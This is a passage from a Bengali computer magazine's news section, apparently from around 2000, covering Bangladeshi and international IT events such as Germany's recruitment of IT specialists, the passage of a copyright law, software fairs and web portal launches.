সাউন্ডের কোন অংশ কপি বা কাট করার পর তা পেস্ট করা

সাউন্ডের যেকোন অংশ সিলেক্ট করে তা এডিট মেনু থেকে কপি বা কাট কমান্ডের মাধ্যমে কমপিউটারের ক্লিপবোর্ডে জমা রাখা যায়। পরবর্তীতে

(বাকি অংশ ৯৮ পৃষ্ঠায়)

কমপিউটার জগতের খবর

দক্ষ জনশক্তির তীব্র সংকটের কারণে–
জার্মানি ২০,০০০ তথ্য প্রযুক্তি বিশেষজ্ঞ নিতে আগ্রহী

বিভিন্ন প্রতিষ্ঠানে তথ্য প্রযুক্তি ক্ষেত্রে তীব্র জন সংকট কাটিয়ে ওঠার লক্ষ্যে জার্মানি ২০,০০০ কমপিউটার বিশেষজ্ঞ নেয়ার আগ্রহ প্রকাশ করেছে। তবে প্রাথমিকভাবে ১০,০০০ জনকে চাকরি দেয়া হবে। শ্রম ও জনশক্তি মন্ত্রণালয়ের সাথে এ ব্যাপারে জার্মান কর্তৃপক্ষের আলাপ-আলোচনা চলছে।

সপরিবারে জার্মানিতে থাকার ব্যবস্থাসহ তথ্য প্রযুক্তি বিশেষজ্ঞদের মাসিক আড়াই লাখ টাকার সমমানের আর্থিক সুবিধা দেয়া হবে।

জার্মানিতে যে সমস্ত বিশেষজ্ঞদের চাহিদা রয়েছে তাদের মধ্যে রয়েছে সফটওয়্যার ও মাল্টিমিডিয়া ডেভেলপার, প্রোগ্রামার, আইটি কনসালটেন্ট, নেটওয়ার্ক ও ইন্টারনেট বিশেষজ্ঞ।

প্রার্থীদের সংশ্লিষ্ট বিষয়ে বিশ্ববিদ্যালয়ের স্নাতক বা স্নাতকোত্তর ডিগ্রী এবং অভিজ্ঞতা থাকতে হবে।

সংশ্লিষ্ট বিষয়ে বিশ্ববিদ্যালয় বা কলেজ ডিগ্রী ছাড়াও তথ্য প্রযুক্তিতে দক্ষরা কাজ পেতে পারেন যদি চাকরিদাতা রাজী থাকেন এবং বাৎসরিক ৫০,০০০ ডলার বেতন দিতে সম্মত হন।

চাকরির জন্য ওয়েবের মাধ্যমেও আবেদন করা যায়। ওয়েবসাইট www.bma.de

মন্তব্য নিষ্প্রয়োজন

ঢাকা বিশ্ববিদ্যালয়ের কমপিউটার বিজ্ঞান বিভাগের জন্য যন্ত্রপাতি খাতে বরাদ্দ হ্রাস করা হয়েছে। দেশে-বিদেশে তথ্য প্রযুক্তি দক্ষ জনশক্তির তীব্র সংকট থাকা সত্ত্বেও অজ্ঞাত কারণে জরুরী এই বিভাগটির যন্ত্রপাতিখাতে এ অর্থবছরে ৪০% অর্থ বরাদ্দ কমিয়ে মাত্র ৩.৫ লাখ টাকা ধরা হয়েছে। গত অর্থ বছরে এর পরিমাণ ছিল ৫.৫ লাখ টাকা। এদিকে অন্যান্য কয়েকটি কম গুরুত্বপূর্ণ বিভাগের বরাদ্দ বাড়ানো হয়েছে বলে জানা গেছে। ●

অবশেষে দীর্ঘ প্রতিক্ষীত কপিরাইট আইন পাস

অবেশেষে জাতীয় সংসদে ৯ জুলাই সংশোধনীসহ কপিরাইট আইন পাস হয়েছে। কপি রাইট আইন কার্যকর হওয়ার সাথে সাথে ১৯৬২ সালের কপিরাইট অধ্যাদেশ রহিত হবে এবং সরকার একটি কপিরাইট অফিস স্থাপন করবে এবং সেখানে নিয়োগ দেয়া হবে একজন রেজিস্টার ও ডেপুটি রেজিস্টার। এছাড়া একজন চেয়ারম্যান ও দুই থেকে ছজন সদস্য নিয়ে গঠন করা হবে কপিরাইট বোর্ড। আইনে কপিরাইটের একটি সংজ্ঞা নির্ধারণ করা হয় এবং মালিকানা স্বত্ব সংরক্ষণ, অধিকার, হস্তান্তর, আইন লঙ্ঘনের শাস্তি ইত্যাদি বিষয় বিস্তারিত লিপিবদ্ধ করা হয়েছে।

বস্তুতঃ জাতীয় ও আন্তর্জাতিক পর্যায়ে সৃজনশীল প্রতিভাবিকাশে এ কপিরাইট আইনটি খুবই গুরুত্বপূর্ণ ভূমিকা রাখবে। আইনটি পাসের আগে প্রতিমন্ত্রী ওবায়দুল কাদের বলেন, কপিরাইট সংরক্ষণের বিষয়টি আন্তর্জাতিকভাবে খুবই গুরুত্বপূর্ণ। এর ফলে অন্যান্যদের মধ্যে সফটওয়্যার প্রস্তুতকারকদেরও বুদ্ধিবৃত্তিক কপিরাইট সংরক্ষণ করার সুযোগ হবে।

উল্লেখ্য যে, কমপিউটার জগৎ তার সূচনা লগ্ন থেকেই সফটওয়্যার কপিরাইট আইন প্রবর্তনের জন্য সোচ্চার। ●

মাইক্রোসফটের নানা রকম সুযোগ-সুবিধা বাংলাদেশে পাওয়া যাবে
ইনসফট-মাইক্রোসফট যৌথ উদ্যোগ

মাইক্রোসফটের ওইএম (অরিজিনাল ইকুইপমেন্ট মানুফ্যাকটারার) পণ্য উদ্বোধন উপলক্ষে স্থানীয় একটি হোটেলে ৯ জুলাই একটি সেমিনার অনুষ্ঠিত হয়। সেমিনারটি আয়োজক ছিল মাইক্রোসফটের স্থানীয় প্রতিনিধি ইনসফট সিস্টেমস লিঃ।

অনুষ্ঠানে প্রধান অতিথি ছিলেন শিল্পমন্ত্রী তোফায়েল আহমেদ। বিশেষ অতিথি ছিলেন বিজ্ঞান ও প্রযুক্তি মন্ত্রী লে. জে. মোহাম্মদ নূর উদ্দিন খান (অব.)। ইনসফট সিস্টেমস-এর চেয়ারম্যান ও এফবিসিসিআই-এর সাবেক প্রেসিডেন্ট ইউসুফ আবদুল্লাহ হারুনের সভাপতিত্বে অনুষ্ঠিত এ অনুষ্ঠানে অন্যান্যের মধ্যে বক্তৃতা করেন ডিসিসিআই সভাপতি আফতাব-উল ইসলাম, বেসিসের সভাপতি এস. এম. কামাল এবং বিসিএস-এর সভাপতি আবদুল্লাহ এইচ কাফি।

শিল্পমন্ত্রী তাঁর ভাষণে বলেন, বর্তমান সরকার দেশে আইটি ক্ষেত্রে যথাসম্ভব গুরুত্বারোপ করছে। তিনি আইটি ক্ষেত্রে সরকারের গৃহীত পদক্ষেপের বর্ণনা করে বলেন, দেশে এখন বছরে ৭০০ প্রোগ্রামার তৈরি হচ্ছে। কিন্তু প্রয়োজন ২০ থেকে ৩০ হাজার প্রোগ্রামার। তিনি বলেন, কমপিউটারের জগতে মাইক্রোসফট একটি উজ্জ্বল নক্ষত্র। এখন থেকে দেশীয় কোম্পানি ইনসফট সিস্টেমস-এর মাধ্যমে বাংলাদেশের কমপিউটার প্রেমীরা মাইক্রোসফটের নানাবিধ সুযোগ সুবিধা পাবে। ●

বেসিসের সফটওয়্যার প্রদর্শনী

বাংলাদেশ এসোসিয়েশন ফর সফটওয়্যার এন্ড ইনফরমেশন সার্ভিসেস (বেসিস)-এর বার্ষিক সফটওয়্যার প্রদর্শনী আগামী ৭-৯ অক্টোবর হোটেল শেরাটনে অনুষ্ঠিত হবে। দেশীয় সফটওয়্যার শিল্পের উন্নয়ন এবং দেশীয় বাজার সম্প্রসারণই মূলত এই আয়োজনের উদ্দেশ্য। প্রদর্শনীতে প্রায় ৪৪টি বুথে সফটওয়্যার প্রদর্শিত হবে এবং দেশী-বিদেশী যেকোন সফটওয়্যার ডেভেলপকারী প্রতিষ্ঠান বা ব্যক্তি বিশেষ এতে অংশ নিতে পারবে। ●

বাংলাদেশের প্রথম অনলাইন জব পোর্টাল jobsbd.com-এ
উদ্বোধনের আগেই ১০০০ চাকরির প্রস্তাব এসেছে

৯ জুলাই রবিবার বিকালে জাতীয় প্রেস ক্লাবে এক সাংবাদিক সম্মেলনের মাধ্যমে ড্যাফোডিল কমপিউটার্সের ব্যবস্থাপনা পরিচালক মোঃ সবুর খান বাংলাদেশের প্রথম অনলাইন জব পোর্টাল jobsbd.com-এর আনুষ্ঠানিক উদ্বোধন করেন।

ডিসিসিআই সভাপতি আফতাব-উল-ইসলাম, বিসিএস সভাপতি আবদুল্লাহ এইচ কাফি এবং বিসিএস-এর প্রাক্তন সাধারণ সম্পাদক আহমেদ হাসান জুয়েল প্রমুখ এই ওয়েবসাইট উদ্বোধনী অনুষ্ঠানে উপস্থিত ছিলেন।

অনুষ্ঠানে সবুর খান বলেন, যথোপযুক্ত গাইডেন্স এবং অভিজ্ঞতার অভাবে আমরা বিদেশে প্রচুর চাকরি লাভে ব্যর্থ হচ্ছি। এই ওয়েব সাইটের মাধ্যমে সিভি তৈরি থেকে শুরু করে H1B ভিসা সম্পর্কে পরামর্শ ও তথ্য দেয়া হবে। অন্যান্য চাকরির জন্যও প্রার্থীরা এখানে তাদের সিভি পোস্ট করতে পারেন। চাকরিদাতারাও এখান থেকে তাদের পছন্দমত লোক খুঁজে নিতে পারবেন।

ড্যাফোডিল এ ব্যাপারে চাকরি প্রার্থীদের কাছ থেকে কোন ধরনের ফী আদায় করবে না। পোর্টালটি নিয়মিত আপডেট করা হবে।

যাদের ইন্টারনেট ব্যবহারের সুযোগ নেই তাদের জন্য jobsbd.com-এর সৌজন্যে বিসিএস কমপিউটার সিটির দোতালায় একটি 'জব ফেয়ার'-এর ব্যবস্থা করা হয়েছে। ●

নারায়ণগঞ্জে এপটেকের সেমিনার

এপটেক কমপিউটার এডুকেশন, নারায়ণগঞ্জ ৬ জুলাই কদম রসুল কলেজে "Carrier in IT" নামে এক সেমিনারের আয়োজন করে।

কদম রসুল কলেজের অধ্যক্ষ এম. এ. হালিম সরকারের সভাপতিত্বে অনুষ্ঠিত এ অনুষ্ঠানে প্রধান অতিথি ছিলেন ফ্লোরা সিস্টেমস লিঃ-এর ফ্যাকাল্টি মেম্বার জয়ন্ত সরকার এবং বিশেষ অতিথি ছিলেন এপটেক নারায়ণগঞ্জের কেন্দ্র প্রধান মনোয়ার হোসেন। এছাড়া অনুষ্ঠানে উপস্থিত ছিলেন ফ্লোরা সিস্টেমস-এর ফ্যাকাল্টি মেম্বার রণদীপ দে, ইঙ্কাটন কেন্দ্রের মার্কেটিং এক্সিকিউটিভ নইমুল হক, উক্ত কলেজের শিক্ষক এবং শিক্ষার্থীগণ।

অনুষ্ঠানে প্রধান বক্তা ছিলেন মনোয়ার হোসেন। বক্তারা সকলেই বিশ্ববাজারে বর্তমানের চাহিদা মোতাবেক উচ্চমানের কমপিউটার প্রশিক্ষণের উপর গুরুত্বারোপ করেন। ●

প্রোগ্রামিং প্রতিযোগিতায় অংশ নিয়ে বিদেশ ভ্রমণের সুযোগ নিন

১৯৯২ সালে এদেশে প্রথমবারের মতো কমপিউটার প্রোগ্রামিং প্রতিযোগিতার আয়োজন শুরু করেছিল **কমপিউটার জগৎ**। তারই ধারাবাহিকতায় USAID-এর সাহায্যপুষ্ট প্রতিষ্ঠান JOBS-এর সাথে যৌথ উদ্যোগে কমপিউটার প্রোগ্রামিং প্রতিযোগিতার আয়োজন করছে **কমপিউটার জগৎ**। **"কমপিউটার জগৎ JOBS/USAID প্রোগ্রামিং প্রতিযোগিতা ২০০০"** শীর্ষক এই প্রতিযোগিতার দু গ্রুপের বিজয়ী ৬ জনকে বিদেশে শিক্ষামূলক ভ্রমণের সুযোগ দেয়া হবে। এ প্রসঙ্গে বিস্তারিত জানতে এ সংখ্যার ৪০ নং পৃষ্ঠা দেখুন।

ইন্টারনেটে বাংলাদেশ

"ভার্চুয়াল বাংলাদেশ" বাংলাদেশ নিয়ে তৈরি তথ্যবহুল ও সমৃদ্ধ একটি গাইডলাইন ওয়েবসাইট। এতে রয়েছে বাংলাদেশ ভ্রমণের বিভিন্ন ধরনের ছবি, গাইড, শব্দসহ ভ্রমণ বিষয়ক বিস্তারিত তথ্যাদি। বিশেষজ্ঞদের কাছ থেকে বাংলাদেশ সম্বন্ধে যেকোন প্রশ্নের উত্তর, যাবতীয় খবরাখবর, কেনাকাটা, চ্যাট করা, কার্ড পাঠানো, বাংলাদেশ ভিত্তিক বিভিন্ন ইস্যু নিয়ে আলোচনা, ইমিগ্রেশন বিষয়ক বিস্তারিত তথ্যাদি এবং ফরম, বিভিন্ন বিষয়ে ইন্টারনেটে ভোট দেয়ার ব্যবস্থা রয়েছে এই ওয়েবসাইটে। এর সঙ্গে রয়েছে ট্রান্সলেশন পেজ। এই পেজে ইংরেজিতে morning কথাটি লেখা হলে বাংলায় প্রভাত বা সকাল দেখানো হয়। ওয়েবসাইটটির ঠিকানা www.virtualbangladesh.com। ●

এত কিছুর পরেও...

বিল গেট্‌স এখনো শীর্ষ ধনী

যদিও এন্টিট্রাস্ট মামলার কারণে মাইক্রোসফটের শেয়ারের দাম কমে গেছে তবুও বিল গেট্‌স এখনো বিশ্বের শীর্ষ ধনী ব্যক্তির আসন অক্ষুণ্ন রেখেছেন। ফরবিস ম্যাগাজিনের চলতি সংখ্যায় প্রদত্ত তথ্য অনুযায়ী তাঁর মোট সম্পদের পরিমাণ ৬ হাজার কোটি ডলার। এ তথ্য অনুযায়ী দ্বিতীয় ধনী ব্যক্তিটি হচ্ছেন মাইক্রোসফটের প্রতিদ্বন্দ্বী ওরাকলের প্রতিষ্ঠাতা ল্যারি এলিসন। তার মোট সম্পদের পরিমাণ ৪ হাজার ৭০০ কোটি ডলার। ●

এনএসইউ'র সফটওয়্যার প্রদর্শনী

সম্প্রতি নর্থ সাউথ ইউনিভার্সিটির কমপিউটার ক্লাবের উদ্যোগে তৃতীয় বারের মতো ইউনিভার্সিটি ক্যাম্পাসে দিনব্যাপী এক সফটওয়্যার প্রদর্শনী ও প্রতিযোগিতার আয়োজন করা হয়। বিশ্ববিদ্যালয়ের প্রো-ভাইস চ্যান্সেলর ড. হাফিজ জি. এ. সিদ্দিকী এ প্রদর্শনীর উদ্বোধন করেন। দেশের মোট ২০টি ইউনিভার্সিটির ছাত্র-ছাত্রীরা প্রদর্শনীতে তাদের ডেভেলপ করা ৯৫টি নতুন সফটওয়্যার প্রদর্শন করে। এর মধ্যে ৪০টি সফটওয়্যার প্রতিযোগিতার জন্য নির্বাচন করা হয়। এর মধ্য থেকে ১০টি শ্রেষ্ঠ সফটওয়্যারকে পুরস্কৃত করা হয়। প্রতিযোগিতায় প্রথমসহ বুয়েট ৫টি, নর্থ সাউথ ইউনিভার্সিটি তৃতীয়সহ ২টি, ইউনিভার্সিটি অফ এশিয়া প্যাসিফিক ২য়সহ ৩টি এবং মাইক্রোল্যান্ড ও সিআইটিএন-এর সফটওয়্যার সান্ত্বনা পুরস্কার পায়। অনুষ্ঠান শেষে প্রধান অতিথি হিসেবে বিজয়ীদের মধ্যে পুরস্কার বিতরণ করেন প্রফেসর ড. জামিলুর রেজা চৌধুরী। প্রতিযোগিতায় প্রধান বিচারক ছিলেন ভারতের আইআইটি কানপুরের ফাল্গুনী গুপ্তা। ●

ব্যাংকিং সেক্টরে সেবা প্রদানে শেয়ারড এটিএম পুল নেটওয়ার্ক

নভেম্বর ২০০০ থেকে বাংলাদেশে শেয়ারড এটিএম পুল নেটওয়ার্ক চালুর লক্ষ্যে সম্প্রতি আমেরিকা ভিত্তিক প্রতিষ্ঠান আইএফএস-এর সঙ্গে যৌথ উদ্যোগে প্রতিষ্ঠিত স্থানীয় ইলেকট্রনিক ট্রানজেকশন নেটওয়ার্ক লিঃ ইলেকট্রনিক্স (ইটিএন)-এর সঙ্গে টেকভ্যালি কমপিউটার এবং টেক্সাস ইলেকট্রনিক্স কর্তৃপক্ষ আলাদা আলাদা চুক্তি স্বাক্ষর করেছে। চুক্তি স্বাক্ষর অনুষ্ঠানে ইটিএনের চেয়ারম্যান জহির তাহমেদ, ব্যবস্থাপনা পরিচালক সালাউদ্দিন ইমাম, টেকভ্যালি কমপিউটার্সের পরিচালক আসিফ মাহমুদ, টেক্সাস ইলেকট্রনিক্সের পরিচালক সৈয়দ ফারুক আহমেদ পরস্পরের মধ্যে চুক্তিপত্র বিনিময় করেন। আগামী নভেম্বরের মধ্যে ঢাকা ও চট্টগ্রামে ৩০টি বুথ খোলা হবে। ইতোমধ্যে ন্যাশনাল ব্যাংক লিঃ, এনসিসিবিএল, আল বারাকা ব্যাংক, সাউথ ইস্ট ব্যাংক, এইচএসবিসি, ঢাকা ব্যাংক এবং ইসলামী ব্যাংক ইটিএনের সদস্য হয়েছে। এ সেবা প্রদানকারী যেকোন একটি ব্যাংকের এটিএম কার্ড গ্রাহক যেকোন বুথ থেকে তার টাকা তুলতে পারবেন। ●

কমপিউটার জগৎ-HP কুইজ

জিতে নিন HP DeskJet 970 Cxi কালার প্রিন্টার।

একটি মাত্র প্রশ্নের উত্তর দিয়ে একটি HP DeskJet 970 Cxi কালার প্রিন্টার জিতে নিন।

বিস্তারিত ৫৭ নং পৃষ্ঠায় দেখুন

ডেফোডিল অনলাইন ডট কম-এর আনুষ্ঠানিক উদ্বোধন

ইন্টারনেট ব্যবহারকারীদের প্রতিদিনের যাবতীয় তথ্যের তাৎক্ষণিক প্রয়োজনীয়তা এবং ই-কমার্সের যুগোপযোগী চাহিদা মেটানোর লক্ষ্যে ডেফোডিল কমপিউটার্স লিঃ দেশের সর্ববৃহৎ ও তথ্যবহুল পোর্টাল ওয়েব সাইট 'ডেফোডিল অনলাইন ডট কম' সম্প্রতি আনুষ্ঠানিকভাবে চালু করেছে। এ উপলক্ষে জাতীয় প্রেসক্লাবের ভিআইপি লাউঞ্জে আয়োজিত উদ্বোধনী অনুষ্ঠানে বিশেষ অতিথির বক্তব্যে সাবেক বিসিএস সভাপতি মোস্তাফা জব্বার কপি রাইট আইন অনুমোদন এবং ই-কমার্সের মাধ্যমে কেনা-বেচার জন্য প্রয়োজনীয় আইনের অপর্যাপ্ততার উপর বিশেষ গুরুত্বারোপ করেন। প্রধান অতিথির বক্তব্যে বিসিএস সভাপতি আব্দুল্লাহ এইচ কাফি এ শিল্পকে নিয়ন্ত্রণের জন্য একটি জাতীয় ভিত্তিক Regulatory body গঠনের লক্ষ্যে সরকারের সরাসরি সহযোগিতার আহ্বান জানান। ডেফোডিল-এর ব্যবস্থাপনা পরিচালক সবুর খান ইন্টারনেট ও ই-কমার্সের বর্তমান অগ্রযাত্রার কথা তুলে ধরেন। ডেফোডিল অনলাইন ডট কম অদূর ভবিষ্যতে দেশের সর্ববৃহৎ তথ্য ব্যাংক হিসেবে আত্মপ্রকাশ করবে এই দৃঢ় প্রত্যয় ব্যক্ত করে তিনি এর কার্যক্রম ও ভবিষ্যত পরিকল্পনার কথা ব্যক্ত করেন। ●

উদ্বোধনী অনুষ্ঠানে আব্দুল্লাহ এইচ কাফি, সবুর খান এবং মোস্তাফা জব্বার

কুমিল্লায় তথ্য প্রযুক্তি শীর্ষক সেমিনার

সম্প্রতি কুমিল্লায় শিল্পকলা একাডেমী মিলনায়তনে "তথ্য প্রযুক্তিঃ একুশ শতকের পেশা" শীর্ষক একটি সেমিনার অনুষ্ঠিত হয়। প্রথম আলো ও এপটেক কমপিউটার এডুকেশনের যৌথ উদ্যোগে এ সেমিনার অনুষ্ঠিত হয়। সেমিনারে প্রথম আলোর সম্পাদক মতিউর রহমান সমন্বয়কারী হিসেবে দায়িত্ব পালন করেন। এতে প্রধান অতিথি হিসেবে উপস্থিত ছিলেন কুমিল্লা ভিক্টোরিয়া সরকারী কলেজের অধ্যক্ষ অধ্যাপক মোঃ আবু তাহের ভূঁইয়া। বিশেষ অতিথি হিসেবে উপস্থিত ছিলেন বুয়েটের অধ্যাপক ডঃ আমিনুল হক, অধ্যাপক এম কায়কোবাদ, কুমিল্লা মেডিক্যাল কলেজের সহকারী অধ্যাপক ডাঃ মোসলেহ উদ্দিন আহমেদ। এছাড়া অন্যান্যের মধ্যে এপটেক বাংলাদেশের কান্ট্রি অপারেশন হেড তরুণ মিত্র এবং এপটেক কুমিল্লা কেন্দ্রের প্রধান লে.ক.(অবঃ) মুহাম্মদ হারুনুর রশিদও উপস্থিত ছিলেন। ●

DB2-এর উপর সেমিনার

সম্প্রতি আইবিএম ও তাদের সফটওয়্যার বিজনেস পার্টনার ডট ড্যাসের যৌথ উদ্যোগে "IBM DB2 - ইউনিভার্সাল ডাটাবেজ সলিউশন" শীর্ষক এক সেমিনার স্থানীয় একটি হোটেলে আয়োজন করা হয়। ডট ড্যাসের ব্যবস্থাপনা পরিচালক ইঞ্জিনিয়ার ইফতিখার কাজলের নেতৃত্বে আইবিএম সফটওয়্যারের টেকনিক্যাল সাপোর্ট প্রদানের লক্ষ্যে ইতোমধ্যে একটি দল গঠন করা হয়েছে বলে সেমিনারে জানানো হয়। সেমিনারে আসিয়ান/সাউথ এশিয়া আইবিএম সফটওয়্যার সলিউশন সেন্টারের ম্যানেজার এন্থনি জে. ডব্লিউ. কোয়াং মূল প্রবন্ধ পাঠ করেন এবং DB2 ডাটাবেজ সিস্টেমের বিস্তারিত বিবরণ উপস্থাপন করেন। পাম OS, উইন্ডোজ সিই, উইন এনটি, সোলারিস, HP-UX, IBM AIX, OS/400 প্রভৃতি প্লাটফর্মে এ সিস্টেম পরিচালনা সম্ভব। ●

ঘোষণা

অনিবার্য কারণবশতঃ এ সংখ্যা পত্রিকা প্রকাশে বিলম্ব হওয়ায় আমরা দুঃখিত।

-স.ক.জ.

বেইট-এর আত্মপ্রকাশ

কমপিউটার প্রশিক্ষণ প্রদানকারী প্রতিষ্ঠানগুলোর উদ্যোগে বাংলাদেশ এসোসিয়েশন অফ আইটি এডুকেশন (বেইট) নামে একটি সংস্থার কার্যক্রম সম্প্রতি আইডিবি ভবনের সেমিনার কক্ষে এক সভায় সিদ্ধান্ত মোতাবেক শুরু করা হয়। বাংলাদেশ তথ্য প্রযুক্তি শিক্ষার ক্ষেত্রে আন্তর্জাতিক মান এবং চাহিদার উন্নয়ন ঘটানোই হবে বেইট-এর মূল কার্যক্রম। সভায় সর্বসম্মতিক্রমে সবুর খানকে সভাপতি এবং এএসএম কামাল উদ্দিনকে সাধারণ সম্পাদক মনোনীত করে সংগঠনের ১৯ সদস্য বিশিষ্ট একটি কমিটি গঠন করা হয়। অনুষ্ঠানের সিদ্ধান্ত মোতাবেক কমপিউটার ও তথ্য প্রযুক্তি প্রশিক্ষণকেন্দ্রগুলোকে সংগঠনের সদস্যপদ লাভ করার জন্য অনুরোধ জানানো হয়েছে। যোগাযোগ : ১৬৬ লেক সার্কাস, কলাবাগান, ঢাকা। ●

একটিব-এর জেলা কমিটি আহবান

এসোসিয়েশন ফর কমপিউটার ট্রেনিং এন্ড এডুকেশন ইনস্টিটিউট অব বাংলাদেশ (একটিব)-এর এক সভা সম্প্রতি ৭৩, আউটার সার্কুলার রোড, মগবাজারে অনুষ্ঠিত হয়। সভার সিদ্ধান্ত অনুযায়ী প্রতিটি জেলায় একটিব-এর একটি কমিটি গঠন করার লক্ষ্যে আগ্রহী কমপিউটার শিক্ষা প্রতিষ্ঠানের পক্ষ থেকে প্রতিষ্ঠানের নিজস্ব প্যাডে লিখিতভাবে নিচের ঠিকানায় যোগাযোগ করতে অনুরোধ জানানো হয়েছে।

৩৫, বায়তুল আমান মসজিদ কমপ্লেক্স, (২য়তলা), ইনার সার্কুলার রোড,মতিঝিল, ঢাকা। ফোন- ৯৩৫০৬৫১, ৯৩৪৪৭০০। ●

মাইক্রোসফটের ডটনেট-এর ঘোষণা

আগামী প্রজন্মের ইন্টারনেটের জন্য সম্প্রতি মাইক্রোসফট বিল গেটস ফোরাম ২০০০-এ ডটনেট (.NET)-এর আনুষ্ঠানিক ঘোষণা দেন। ইন্টারনেট ব্যবহার আরো সহজ ও ডেভেলপ করার লক্ষ্যেই এই সফটওয়্যার তৈরি করা হয়েছে। ●

ভারতে ওরাকলের কার্যক্রম সম্প্রসারণ

ওরাকল কর্পোরেশনে তাদের ব্যবসায়িক উন্নয়ন ও গবেষণার কাজ ভারতে ব্যাপক হারে সম্প্রসারণের উদ্যোগ নিয়েছে। ভারতের বাঙ্গালোর ও হায়দ্রাবাদে অবস্থিত ওরাকলের উন্নয়ন ও গবেষণা কেন্দ্র গুরুত্ব সহকারে এর প্রসার ঘটাতে যাচ্ছে। উল্লেখ্য এই কেন্দ্রে ৪৫০ জন কর্মরত রয়েছেন। ●

ই-কমার্স বিষয়ক সেমিনার

"ই-কমার্স ঃ তৈরি পোশাক শিল্পে এর ব্যবহার" শীর্ষক একটি সেমিনার সম্প্রতি অনুষ্ঠিত হয়। রফতানি উন্নয়ন ব্যুরো এবং ডাটাসফট সিস্টেম বাংলাদেশ লিঃ-এর যৌথ উদ্যোগে আয়োজিত এই সেমিনারে তৈরি পোশাক রফতানি ক্ষেত্রে ই-কমার্সের ব্যবহার, এর প্রভাব ও উন্নয়নের লক্ষ্যে বিশদ আলোচনা করা হয়। সেমিনারে রফতানি উন্নয়ন ব্যুরোর ভাইস চেয়ারম্যান এবি চৌধুরী সভাপতিত্ব করেন। ডাটাসফট সিস্টেমের ব্যবস্থাপনা পরিচালক মাহবুব জামান মূল প্রবন্ধ পাঠ করেন। সেমিনারে বাণিজ্যিক ব্যাংকসহ দেশের প্রতিষ্ঠিত তৈরি পোশাক রফতানি কর্মকাণ্ডের সাথে জড়িত প্রতিষ্ঠানের উর্ধ্বতন কর্মকর্তাগণ প্রতিনিধি হিসেবে অংশগ্রহণ করেন। ●

ইন্টেলের নতুন প্রসেসর

ইন্টেল কর্পো.-এর পাঁচটি নতুন প্রসেসর সম্প্রতি বাজারজাত করা হয়েছে। উন্নত কার্যক্ষমতাসম্পন্ন এবং স্বল্প শক্তিব্যয়কারী এই প্রসেসরগুলোর সবকটিই নোটবুক কমপিউটারের জন্য তৈরি। ৭৫০ মে.হা.-এর পেন্টিয়াম থ্রী দ্রুততম মোবাইল প্রসেসর যা নোটবুক পিসি'র জন্য প্রস্তুতকৃত। ৬০০ মে.হা.-এর স্বল্পশক্তি ব্যয়কারী মোবাইল পেন্টিয়াম প্রসেসর যা শক্তি ব্যয় করবে ১ ওয়াটেরও কম। অবশিষ্টগুলো হলো মোবাইল ইন্টেল সেলেরন প্রসেসর, ৬০০ এবং ৬৫০ মে.হা. সম্পন্ন যা উচ্চক্ষমতাসম্পন্ন কিন্তু স্বল্প মূল্যের কমপিউটারে ব্যবহারোপযোগী। সবশেষে রয়েছে ৫০০ মে.হা. মোবাইল ইন্টেল সেলেরন প্রসেসর। ●

প্রোগ্রামার তৈরিতে সরকারি উদ্যোগ

সরকার দেশে আন্তর্জাতিক মানসম্পন্ন কমপিউটার প্রোগ্রামার তৈরির লক্ষ্যে বর্তমান বাজেটে প্রশিক্ষণ সুবিধা খাতে ১৫ কোটি টাকা বরাদ্দ দিয়েছে। যেকোন সরকারি বা বেসরকারি কমপিউটার শিক্ষা প্রতিষ্ঠান বা প্রশিক্ষণ প্রতিষ্ঠান আন্তর্জাতিক মানের প্রোগ্রামার তৈরির লক্ষ্যে এই অনুদানের জন্য আবেদন করতে পারবে। এসব আবেদন পত্র বাছাই এবং অনুদান বরাদ্দের জন্য সরকারের কাছে সুপারিশের জন্য একটি কমিটি গঠন করা হবে। এছাড়া কমপিউটার ও সফটওয়্যার খাতের সম্প্রসারণের লক্ষ্যে বাংলাদেশ ব্যাংকে ১০০ কোটি টাকার মূলধন গঠনের উদ্যোগ নেয়া হয়েছে। যার সর্বোচ্চ ২৫% এ খাতে ব্যয় করা যাবে। ●

তথ্য প্রযুক্তি এবং উন্নয়ন শীর্ষক আন্তর্জাতিক সম্মেলন

সম্প্রতি ভারত সরকার ও ESCAP-এর যৌথ উদ্যোগে নতুন দিল্লিতে Regional Round Table Conference on Information Technology and development শীর্ষক এক সম্মেলন অনুষ্ঠিত হয়। বিশ্বের ৩২টি দেশের ৭৭ জন সদস্য এতে অংশ নেন। সম্মেলনে বাংলাদেশ প্রতিনিধি দলের সদস্যরা হলেন ঢাকা বিশ্ববিদ্যালয়ের কমপিউটার বিজ্ঞান বিভাগের চেয়ারম্যান ড. মোঃ আলমগীর হোসেন, বিসিসি'র ডেপুটি ডিরেক্টর (সিস্টেম) মীর শাখাওয়াত হোসেন, বিজ্ঞান ও প্রযুক্তি মন্ত্রণালয়ের উপ প্রযুক্তি উপদেষ্টা মিহির কান্তি মজুমদার এবং বিসিসি'র সিনিয়র সিস্টেম এনালিস্ট জাভেদ আলী সরকার। অনুষ্ঠানে ড. মোঃ আলমগীর হোসেন চেয়ারম্যান হিসেবে দায়িত্ব পালন করেন। ●

পোর্টাল ওয়েবসাইট "ওয়েব বাংলাদেশ ডট-কম." উদ্বোধন

আমেরিকা প্রবাসী বাংলাদেশী মাসুদ আহমেদের উদ্যোগে তৈরি বাংলাদেশের সবচেয়ে শক্তিশালী সার্চ ইঞ্জিন ওয়েব বাংলাদেশ ডট-কম সম্প্রতি আনুষ্ঠানিকভাবে উদ্বোধন করা হয়। স্থানীয় এক হোটেলে এই ওয়েবসাইটের উদ্বোধন করেন বিসিসিআই সভাপতি আফতাব-উল ইসলাম। অনুষ্ঠানে বিশেষ অতিথি হিসেবে ছিলেন বিসিএস সভাপতি আব্দুল্লাহ এইচ কাফি, বেসিস সভাপতি এস.এম. কামাল, টেকনো ভিস্তার ব্যবস্থাপনা পরিচালক ও পিসি কোয়েস্ট বাংলাদেশ-এর সম্পাদক নুরুল কবির এবং নিউজ ফ্রম বাংলাদেশ সম্পাদক তানভীর চৌধুরী। আফতাব-উল ইসলাম ই-কমার্স এবং ইন্টারনেটের ভাষা ইংরেজি বিধায় তরুণ প্রজন্মকে ইংরেজি ভাষা চর্চার পরামর্শ দেন। উদ্যোক্তাগণ জানান বাংলাদেশের মানুষের চাহিদার প্রেক্ষিতে ৩ হাজার পেজের এই ওয়েবসাইটটি তৈরি করা হয়েছে। ইতিহাস, সংস্কৃতি, ব্যবসা, ভ্রমণ, স্বাস্থ্য, বাণিজ্য, শিক্ষা, বিনোদন, ফ্রি ই-মেইল, বাংলা চ্যাট, ফটোগ্যালারী, স্টক এক্সচেঞ্জ, আবহাওয়া, ইয়ং টেন, ফ্রি 